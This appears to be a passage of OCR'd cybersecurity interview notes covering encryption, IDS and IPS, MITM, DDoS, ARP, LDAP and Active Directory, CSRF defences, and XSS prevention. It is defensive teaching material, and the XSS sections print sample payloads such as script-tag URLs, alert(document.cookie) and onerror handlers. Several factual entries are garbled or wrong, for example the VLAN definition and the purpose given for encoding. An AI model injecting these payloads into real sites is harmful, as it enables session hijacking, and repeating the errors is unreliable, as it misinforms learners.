- src/.../FooActivity.java - The Activity "controller" that constructs the activity using the view, and handles all event handling and view logic for one app screen.
- AndroidManifest.xml - This is the Android application definition file. It contains information about the Android application such as minimum Android version, permission to access Android device capabilities such as internet access permission, ability to use phone permission, etc.

62.2 Other less edited folders include:

- gen - Generated Java code files, this library is for Android internal use only.
- assets - Uncompiled source files associated with your project; Rarely used.
- bin - Resulting application package files associated with your project once it’s been built.
- libs - Before the introduction of Gradle build system, this directory was used for any secondary libraries (jars) you might want to link to your app.



63 Mention The Difference Between Symmetric and Asymmetric Encryption.

Differentiator	Symmetric Encryption	Asymmetric Encryption
Encryption Key	Only one key to encrypt and decrypt a message	Two different keys (public and private keys) to encrypt and decrypt the message
Speed of Execution	Encryption is faster and simple	Encryption is slower and complicated
Algorithms	RC4, AES, DES, and 3DES	RSA, Diffie-Hellman, and ECC (Elliptic-curve cryptography)
Usage	For the transmission of large chunks of data	For smaller transmission to establish a secure connection prior to the actual data transfer
URL	https://cryptobook.nakov.com/asymmetric-key-ciphers/ecc-encryption-decryption	

64 Encryption, Encoding and Hashing

	Encryption	Encoding	Hashing
Meaning	Encryption deals with keys which are used to encrypt and decrypt the data. These keys are used to transform a simple text into a cypher text and the vice versa	The message is encoded by using an algorithm in encoding. However, one cipher text is produced for each plaintext. The scheme used for transformation is not kept secret like in the case of encryption. It is generally publicly available and thus, the encoded information can be easily decoded	In hashing, the data is converted to a message digest or hash, which is a number generated from a string of text. These digests are important as one can easily match the hash of sent and received messages to ensure that both are the same and no tempering is done with the data.
Use of Keys	Yes	No	No
Purpose	Security of data	Protection of integrity of data	Verification of data
Uses	like transfer of sensitive business information, corresponding by private emails, etc.	like compression for saving memory or confirmation related to transfer of data	Sending files, passwords, searching, encryption, etc.
Reversible	Yes, by using the appropriate key	Yes, by knowing the scheme used for encoding	The digest cannot be reversed back to its original form
Example	DES, 3DES, AES, and RC4.	Base64, ASCII, UNICODE	MD5, SHA256

65 What is the difference between IDS and IPS?

Intrusion Detection System	Intrusion Prevention System
A network infrastructure to detect intrusion by hackers	A network infrastructure to prevent intrusions by hackers
Flags invasion as threads	Denies the malicious traffic from threads
Detects port scanners, malware, and other violations	Does not deliver malicious packets if the traffic is from known threats in databases

66 Explain the MITM Attack

In the Man-in-the-Middle attack, the hacker eavesdrops on the communication between two parties. The individual then impersonates another person and makes the data transmission look normal for the other parties. The intent is to alter the data, steal personal information, or get login credentials for sabotaging communication.

66.1 How to Prevent an MITM Attack

- Public key pair-based authentication
- Virtual private network
- Strong router login credentials
- Implement well-built Intrusion Detection System (IDS) like firewalls.
- Strong WEP/WPA encryption on access points

67 Explain the DDoS attack. How to prevent it

Distributed denial-of-service attack overwhelms the target website, system, or network with huge traffic, more than the server's capacity. The aim is to make the server/website inaccessible to its intended users. DDoS happens in the below two ways:

Flooding attacks: This is the most commonly occurring type of DDoS attack. Flooding attacks stop the system when the server is accumulated with massive amounts of traffic that it cannot handle. The attacker sends packets continuously with the help of automated software.

Crash attacks: This is the least common DDoS attack where the attacker exploits a bug in the targeted system to cause a system crash. It prevents legitimate users from accessing email, websites, banking accounts, and gaming sites.

To prevent a DDoS attack, you must:

1. Configure firewalls and routers
2. Recognize the spike in traffic
3. Consider front-end hardware
4. Empower the server with scalability and load balancing
5. Use anti-DDoS software

68 What is an ARP


Address Resolution Protocol is a communication protocol of the network layer in the OSI model. Its function is to find the MAC address for the given IP address of the system. It converts the IPv4 address, which is 32-bit, into a 48-bit MAC address.

68.1 How ARP works

1. It sends an ARP request that broadcasts frames to the entire network.
2. All nodes on the network receive the ARP request.
3. The nodes check whether the request matches with the ARP table to find the target's MAC address.
4. If it does not match, then the nodes silently discard the packet.
5. If it matches, the target will send an ARP response back to the original sender via unicast.

69 What are the protocols that fall under the TCP/IP Internet layer?

Application Layer	NFS, NIS, SNMP, telnet, ftp, rlogin, rsh, rcp, RIP, RDISC, DNS, LDAP, and others
Transport Layer	TCP, SCTP, UDP, etc.
Internet	IPv4, ARP, ICMP, IPv6, etc.
Data Link Layer	IEEE 802.2, PPP, etc.
Physical Layer	Ethernet (IEEE 802.3), FDDI, Token Ring, RS-232, and others



70 LDAP vs Active Directory

Active Directory is a Microsoft product used to organize IT assets like users, computers, and printers. It integrates with most Microsoft Office and Server products.

Lightweight directory access protocol (LDAP) is a protocol, not a service. LDAP is used to talk to and query several different types of directories (including Active Directory).

70.1 What Is Active Directory?

Microsoft creates a lot of IT software, from Windows desktops to Windows Server, Exchange, Sharepoint, and more.

In the IT environment, users don't want to use a separate password for each application they access. And IT admins want to be able to group people together and manage access to computers and printers.

Active Directory was created to ease the management of users and computers by storing information about them in a single directory.

Imagine working at a company without a directory:

- You would have to keep providing a username and password for each application.
- IT admins would have to manually assign you to every single application you need to access.
- If you update your password or change your last name, you would have to do that in every application in which you have an account.

The directory brings together, in a central service, information about all the people, computers, and other assets in the organization. It also stores credentials (like your username and password) so it can authenticate you to all the applications you use.


In Active Directory, assets are sorted into one of three tiers.

1 Domains: Users (such as employees) and devices (such as computers) that share the same Active Directory database are part of a domain. A domain is usually associated with either a company or an organization in a company, like the "Engineering Domain."

2 Trees: Trees define the trust between domains, deciding who can access what in different parts of an organization, and letting IT admins manage their own community of users and devices.

3 Forests: For large organizations or intercompany relationships, domains are grouped into forests. Inter-forest trust is usually developed after a company acquires another company. Employees in both organizations need to access each other's resources.

Each one of these levels has access rights and communication privileges unique to it.



Active Directory also includes security features, including:

- Authentication. Users must provide the relevant credentials before they can access resources on the network.
- Security groups. IT admins organize users into groups. The groups are then assigned to apps to minimize administration.
- Group policy. There are a large number of policies in Active Directory that define who can access computers remotely or configure browser security settings.

Active Directory supports a variety of ways to authenticate users. Over the range of its life, Active Directory has supported LAN Manager, NTLM, and Kerberos. Each time, the authentication protocol evolved to be more usable and secure.

Active Directory's main purpose was to bring together all the Microsoft technologies to allow users to easily access resources and to allow administrators to securely define their access.

70.2 What Is LDAP?

LDAP is a protocol that was designed for applications to query user information very quickly and at scale. It was ideal for something like the telecommunications or airline industry.

Active Directory was designed for enterprises with maybe a few thousand employees and computers. LDAP was a protocol designed for applications powering the telephone wireless carriers that needed to handle millions of requests to authenticate subscribers to the phone networks.

LDAP is a product-agnostic protocol. Active Directory actually implemented with LDAP support to allow LDAP-based applications to work against an existing Active Directory environment.

70.3 As a protocol, LDAP is primarily concerned with:

- Directory structure. Each entry in the directory has attributes and can be accessed via a unique distinguished name (DN) that is used when querying the directory

- Adding, updating, and reading data. LDAP is optimized for fast searching and reading of data.
- Authentication. In LDAP, you "bind" to the service. This authentication can be a simple username and password, a client certificate, or a Kerberos token.
- Search. One area where LDAP excels is search. Again, LDAP-based servers are typically designed for mass queries, and those are usually searches for sets of data.

70.4 What is an LDAP Query?

An LDAP query is a command that asks a directory service for some information. For instance, if you'd like to see which groups a particular user is a part of, you'd submit a query that looks like this:

(&(objectClass=user)(sAMAccountName=yourUserName)

(memberof=CN=YourGroup,OU=Users,DC=YourDomain,DC=com))

70.5 How Do LDAP & Active Directory Compare?

LDAP is a protocol, but vendors-built directories where LDAP was the primary means of communicating with the directory. They were often known as LDAP servers.

The servers were mainly used as an information store about users for an application. As a result, they are sometimes compared with Active Directory. This led to some confusion, with people asking which is better: an LDAP server or Active Directory?

There isn't really a good answer to this question, as it's not a fair comparison. People might really be asking a different kind of question. For example, is Active Directory a better choice for an application directory than using Ping Identity Directory or Oracle Internet Directory?

Typically, LDAP servers are appropriate for very large-scale applications, such as the millions of subscriber queries made in a wireless telecommunications platform.

LDAP is also good in situations where you have many user authentications taking place. At one point, Twitter had a very large LDAP service powering its user authentication.

Due to its design, Active Directory is not ideal for very large-scale implementations with a single community of users. It does scale very well when the organization is distributed into multiple forests and domains.

There are Active Directory implementations with hundreds of thousands of users, but they are all managed in localized domains and forests.

	LDAP	Active Directory
Type	Open Standard	Proprietary Product
OS supported	Linux, Windows, Mac Os	Windows
Functionality	Protocol to interact with directory services and maintain distributed directory information.	Directory services database, creates and manages, user, group and policies.
Device Management	NA	Through GPOs or Group Policy Objects.
Versions	LDAP v2, LDAPv3	corresponds to schema version 13,30,31,44,47,56,69,87,88,
Flexibility	Highly Flexible	Less Flexible
Dependency	None	Microsoft Domain Controller
Services offered	None	• **Domain Services (AD DS)** • **Lightweight Directory Services (AD LDS)** • **Federation Services (AD FS)** • **Certificate Services (AD CS)** • **Rights Management Services (AD RMS)**.

71 What are Salted Hashes?

When two users have the same password, it will result in the creation of the same password hashes. In such a case, an attacker can easily crack the password by performing a dictionary or brute-force attack. To avoid this, a salted hash is implemented.

A salted hash is used to randomize hashes by prepending or appending a random string (salt) to the password before hashing. This results in the creation of two completely different hashes, which can be employed to protect the users' passwords in the database against the attacker.

72 What is data protection in transit vs data protection at rest?

Data Protection in Transit	Data Protection at Rest
Data is transmitted across devices or networks	Data is stored in databases, local hard drives, or USBs
Protects the data in transit with SSL and TLS	Protects the data at rest with firewalls, antiviruses, and good security practices
You must protect the data in transit since it can become vulnerable to MITM attacks, eavesdropping, etc.	You should protect the data at rest to avoid possible data breaches even when stolen or downloaded

73 What is the Difference Between VPN and VLAN?

Virtual Private Network	Virtual Local Area Network
Provides secure remote access to a company's network resources	Used to group multiple computers that are geographically in different domains into the same geographical broadcast domain
A network service	A way of subnetting the network
Companies wishing to connect with their remote employees will use a VPN	Companies wishing to employ traffic control and easier management will use a VLAN

74 Cross Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

- **For the Synchronised Token Pattern, CSRF tokens should not be transmitted using cookies.**

The CSRF token can be transmitted to the client as part of a response payload, such as a HTML or JSON response. It can then be transmitted back to the server as a hidden field on a form submission, or via an AJAX request as a custom header value or part of a JSON payload. Make sure that the token is not leaked in the server logs, or in the URL. CSRF tokens in GET requests are potentially leaked at several locations, such as the browser history, log files, network appliances that log the first line of an HTTP request, and Referer headers if the protected site links to an external site.

For example:

```
<form action="/transfer.do" method="post">

<input type="hidden" name="CSRFToken"
value="OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWEwYzU1YWQwMTVhM2JmNGYxYjJiMGI4MjJjZDE1ZDZMGYwMGEwOA==">

[...]

</form>
```

Inserting the CSRF token in the custom HTTP request header via JavaScript is considered more secure than adding the token in the hidden field form parameter because it uses custom request headers.

- **Double Submit Cookie**

If maintaining the state for CSRF token at server side is problematic, an alternative defense is to use the double submit cookie technique. This technique is easy to implement and is stateless. In this technique, we send a random value in both a cookie and as a request parameter, with the server verifying if the cookie value and request value match. When a user visits (even before authenticating to prevent login CSRF), the site should generate a (cryptographically strong) pseudorandom value and set it as a cookie on the user's machine separate from the session identifier. The site then requires that every transaction request include this pseudorandom value as a hidden form value (or other request parameter/header). If both of them match at server side, the server accepts it as legitimate request and if they don't, it would reject the request.

To enhance the security of this solution include the token in an encrypted cookie - other than the authentication cookie (since they are often shared within subdomains) - and then at the server side match it (after decrypting the encrypted cookie) with the token in hidden form field or parameter/header for AJAX calls. This works because a sub domain has no way to over-write an properly crafted encrypted cookie without the necessary information such as encryption key.

A simpler alternative to an encrypted cookie is to HMAC the token with a secret key known only by the server and place this value in a cookie. This is similar to an encrypted cookie (both require knowledge only the server holds), but is less computationally intensive than encrypting and decrypting the cookie. Whether encryption or a HMAC is used, an attacker won't be able to recreate the cookie value from the plain token without knowledge of the server secrets.

74.1 Prevention

1. SameSite Cookie Attribute (but be careful to NOT set a cookie specifically for a domain as that would introduce a security vulnerability that all subdomains of that domain share the cookie. This is particularly an issue when a subdomain has a CNAME to domains not in your control.)
2. verifying the origin with standard headers
3. Consider the use of custom request headers
4. user interaction-based protection for highly sensitive operations
5. Do not use GET requests for state changing operations.
6. Check if your framework has built-in CSRF protection and use it

If framework does not have built-in CSRF protection add CSRF tokens to all state changing requests (requests that cause actions on the site) and validate them on backend

7. For stateful software use the synchronizer token pattern

8. For stateless software use double submit cookies

Remember

- Any Cross-Site Scripting (XSS) can be used to defeat all CSRF mitigation techniques!
- JSON, verify that the Content-Type header is application/json and not text/html to prevent XSS.

75 Difference Between XSS and CSRF


XSS	CSRF
XSS stands for Cross-Site Scripting.	CSRF stands for Cross-Site Request Forgery.
The cybercriminal injects a malicious client-side script in a website. The script is added to cause some form of vulnerability to a victim.	The malicious attack is created in such a way that a user sends malicious requests to the target website without having knowledge of the attack.
In this, injection of arbitrary data by data that is not validated.	It depends on the functionality and features of the browser to retrieve and execute the attack bundle.
It has a requirement of JavaScript.	It does not have requirement of JavaScript.
The site accepts the malicious code.	The malicious code is stored in third party sites.
The site that is vulnerable to XSS attacks is also vulnerable to CSRF attacks.	The site that is completely protected from XSS attack types is still vulnerable to CSRF attacks.
XSS is more harmful as compared.	CSRF is less harmful as compared.
Using XSS vulnerability the attacker can do anything he/she wants.	Using CSRF vulnerability the attacker can do only what the vulnerable URLs do.
XSS requires a vulnerability to happen	CSRF relies on tricking the user to click a link or access a page.
XSS can send and receive HTTP requests and responses to extract the required data.	CSRF works only one way, that is it can only send an HTTP request but cannot view the response

76 What Is Cross-Site Scripting (XSS)

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all the application's functionality and data.

76.1 How does XSS work?

Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.



76.2 What are the types of XSS attacks?

There are three main types of XSS attacks. These are:

- Reflected XSS, where the malicious script comes from the current HTTP request.
- Stored XSS, where the malicious script comes from the website's database.
- DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code.

1. Reflected cross-site scripting or First-Order

Reflected XSS is the simplest variety of cross-site scripting. It arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Here is a simple example of a reflected XSS vulnerability:

https://insecure-website.com/status?message=All+is+well.
Status: All is well.
The application doesn't perform any other processing of the data, so an attacker can easily construct an attack like this:

https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>
Status: <script>/* Bad stuff here... */</script>
If the user visits the URL constructed by the attacker, then the attacker's script executes in the user's browser, in the context of that user's session with the application. At that point, the script can carry out any action, and retrieve any data, to which the user has access.

2. Stored cross-site scripting or persistent or second-order XSS

Stored XSS (Also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

The data in question might be submitted to the application via HTTP requests; for example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other cases, the data might arrive from other untrusted sources; for example, a webmail application displaying messages received over SMTP, a marketing application displaying social media posts, or a network monitoring application displaying packet data from network traffic.

Here is a simple example of a stored XSS vulnerability. A message board application lets users submit messages, which are displayed to other users:

Hello, this is my message!
The application doesn't perform any other processing of the data, so an attacker can easily send a message that attacks other users:

<script>/* Bad stuff here... */</script>

- /page.html?default=<script>alert(document.cookie)</script>
- http://www.some.site/somefile.pdf#somename=javascript:attackers_script_here

3. DOM-based cross-site scripting or Type 0

DOM-based XSS (also known as DOM XSS) Arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

In the following example, an application uses some JavaScript to read the value from an input field and write that value to an element within the HTML:

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');
results.innerHTML = 'You searched for: ' + search;
```

If the attacker can control the value of the input field, they can easily construct a malicious value that causes their own script to execute:

```
You searched for: <img src=1 onerror='/* Bad stuff here... */'>
```

In a typical case, the input field would be populated from part of the HTTP request, such as a URL query string parameter, allowing the attacker to deliver an attack using a malicious URL, in the same manner as reflected XSS.

76.3 How to Prevent XSS Attacks

Preventing cross-site scripting is trivial in some cases but can be much harder depending on the complexity of the application and the ways it handles user-controllable data.

In general, effectively preventing XSS vulnerabilities is likely to involve a combination of the following measures:

1. Filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
2. Encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
3. Use appropriate response headers. To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
4. Content Security Policy. As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.
5. Microsoft provides a **System.Web.Security.AntiXss.AntiXssEncoder** Class for .NET 4.5 to 4.8, and

List of techniques to prevent or limit the impact of XSS. No single technique will solve XSS. Using the right combination of defensive techniques is necessary to prevent XSS.

76.4 Framework Security

Fewer XSS bugs appear in applications built with modern web frameworks. These frameworks steer developers towards good security practices and help mitigate XSS by using templating, auto-escaping, and more. That said, developers need to be aware of problems that can occur when using frameworks insecurely such as:

- escape hatches that frameworks use to directly manipulate the DOM
- React's dangerouslySetInnerHTML without sanitising the HTML
- React cannot handle javascript: or data: URLs without specialized validation
- Angular's bypassSecurityTrustAs* functions
- Template injection
- Out of date framework plugins or components
- and more

Understand how your framework prevents XSS and where it has gaps. There will be times where you need to do something outside the protection provided by your framework. This is where Output Encoding and HTML Sanitization are critical. OWASP are producing framework specific cheatsheets for React, Vue, and Angular.

76.5 Output Encoding

Output Encoding is recommended when you need to safely display data exactly as a user typed it in. Variables should not be interpreted as code instead of text. This section covers each form of output encoding, where to use it, and where to avoid using dynamic variables entirely.

Start with using your framework's default output encoding protection when you wish to display data as the user typed it in. Automatic encoding and escaping functions are built into most frameworks.

If you're not using a framework or need to cover gaps in the framework then you should use an output encoding library. Each variable used in the user interface should be passed through an output encoding function. A list of output encoding libraries is included in the appendix.

There are many different output encoding methods because browsers parse HTML, JS, URLs, and CSS differently. Using the wrong encoding method may introduce weaknesses or harm the functionality of your application.

1 Output Encoding for "HTML Contexts"

"HTML Context" refers to inserting a variable between two basic HTML tags like a or <b>. For example..

```
<div> $varUnsafe </div>
```

An attacker could modify data that is rendered as $varUnsafe. This could lead to an attack being added to a webpage.. for example.

```
<div> <script>alert`1`</script> </div> // Example Attack
```

To add a variable to a HTML context safely, use HTML entity encoding for that variable as you add it to a web template.

Here are some examples of encoded values for specific characters.

If you're using JavaScript for writing to HTML, look at the .textContent attribute as it is a **Safe Sink** and will automatically HTML Entity Encode.

&
<amp;lt;
>amp;gt;
"
'

2 Output Encoding for "HTML Attribute Contexts"

"HTML Attribute Contexts" refer to placing a variable in an HTML attribute value. You may want to do this to change a hyperlink, hide an element, add alt-text for an image, or change inline CSS styles. You should apply HTML attribute encoding to variables being placed in most HTML attributes. A list of safe HTML attributes is provided in the **Safe Sinks** section.

```
<div attr="$varUnsafe">
<div attr="*x" onblur="alert(1)*"> // Example Attack
```

It's critical to use quotation marks like " or ' to surround your variables. Quoting makes it difficult to change the context a variable operates in, which helps prevent XSS. Quoting also significantly reduces the characterset that you need to encode, making your application more reliable and the encoding easier to implement.

If you're using JavaScript for writing to a HTML Attribute, look at the .setAttribute and [attribute] methods which will automatically HTML Attribute Encode. Those are **Safe Sinks** as long as the attribute name is hardcoded and innocuous, like id or class. Generally, attributes that accept JavaScript, such as onClick, are **NOT safe** to use with untrusted attribute values.

3 Output Encoding for "JavaScript Contexts"

"JavaScript Contexts" refer to placing variables into inline JavaScript which is then embedded in an HTML document. This is commonly seen in programs that heavily use custom JavaScript embedded in their web pages.

The only 'safe' location for placing variables in JavaScript is inside a "quoted data value". All other contexts are unsafe and you should not place variable data in them.

Examples of "Quoted Data Values"

```
<script>alert('$varUnsafe')</script>
<script>x='$varUnsafe'</script>
<div onmouseover="'$varUnsafe'"</div>
```

Encode all characters using the \xHH format. Encoding libraries often have a EncodeForJavaScript or similar to support this function.

Please look at the OWASP Java Encoder JavaScript encoding examples for examples of proper JavaScript use that requires minimal encoding.

For JSON, verify that the Content-Type header is application/json and not text/html to prevent XSS.

4 Output Encoding for "CSS Contexts"

"CSS Contexts" refer to variables placed into inline CSS. This is common when you want users to be able to customize the look and feel of their webpages. CSS is surprisingly powerful and has been used for many types of attacks. Variables

should only be placed in a CSS property value. Other “CSS Contexts” are unsafe and you should not place variable data in them.

```
<style> selector { property : $varUnsafe; } </style>
<style> selector { property : "$varUnsafe"; } </style>
<span style="property : $varUnsafe">Oh no</span>
```

If you're using JavaScript to change a CSS property, look into using style.property = x. This is a Safe Sink and will automatically CSS encode data in it.

```
// Add CSS Encoding Advice
```

5 Output Encoding for “URL Contexts”

“URL Contexts” refer to variables placed into a URL. Most commonly, a developer will add a parameter or URL fragment to a URL base that is then displayed or used in some operation. Use URL Encoding for these scenarios.

```
<a href="http://www.owasp.org?test=$varUnsafe">link</a >
```

Encode all characters with the %HH encoding format. Make sure any attributes are fully quoted, same as JS and CSS

76.6 Common Mistake

There will be situations where you use a URL in different contexts. The most common one would be adding it to an href or src attribute of an <a> tag. In these scenarios, you should do URL encoding, followed by HTML attribute encoding.

```
url = "https://site.com?data=" + urlencode(parameter)

<a href='attributeEncode(url)'>link</a>
```

If you're using JavaScript to construct a URL Query Value, look into using window.encodeURIComponent(x). This is a Safe Sink and will automatically URL encode data in it.

76.7 Dangerous Contexts

Output encoding is not perfect. It will not always prevent XSS. These locations are known as dangerous contexts. Dangerous contexts include:

```
<script>Directly in a script</script>

<!-- Inside an HTML comment -->

<style>Directly in CSS</style>

<div ToDefineAnAttribute=test />

<ToDefineATag href="/test" />
```

Other areas to be careful of include:

- Callback functions
- Where URLs are handled in code such as this CSS { background-url : “javascript:alert(xss)”; }
- All JavaScript event handlers (onclick(), onerror(), onmouseover()).

- Unsafe JS functions like eval(), setInterval(), setTimeout()

Don't place variables into dangerous contexts as even with output encoding, it will not prevent an XSS attack fully.

76.8 HTML Sanitization

Sometimes users need to author HTML. One scenario would be allow users to change the styling or structure of content inside a WYSIWYG editor. Output encoding here will prevent XSS, but it will break the intended functionality of the application. The styling will not be rendered. In these cases, HTML Sanitization should be used.

HTML Sanitization will strip dangerous HTML from a variable and return a safe string of HTML. OWASP recommends DOMPurify for HTML Sanitization.

```
let clean = DOMPurify.sanitize(dirty);
```

There are some further things to consider:

- If you sanitize content and then modify it afterwards, you can easily void your security efforts.
- If you sanitize content and then send it to a library for use, check that it doesn't mutate that string somehow. Otherwise, again, your security efforts are void.
- You must regularly patch DOMPurify or other HTML Sanitization libraries that you use. Browsers change functionality and bypasses are being discovered regularly.

76.9 Safe Sinks

Security professionals often talk in terms of sources and sinks. If you pollute a river, it'll flow downstream somewhere. It's the same with computer security. XSS sinks are places where variables are placed into your webpage.

Thankfully, many sinks where variables can be placed are safe. This is because these sinks treat the variable as text and will never execute it. Try to refactor your code to remove references to unsafe sinks like innerHTML, and instead use textContent or value

```
elem.textContent = dangerVariable;

elem.insertAdjacentText(dangerVariable);

elem.className = dangerVariable;

elem.setAttribute(safeName, dangerVariable);

formfield.value = dangerVariable;

document.createTextNode(dangerVariable);

document.createElement(dangerVariable);

elem.innerHTML = DOMPurify.sanitize(dangerVar);
```

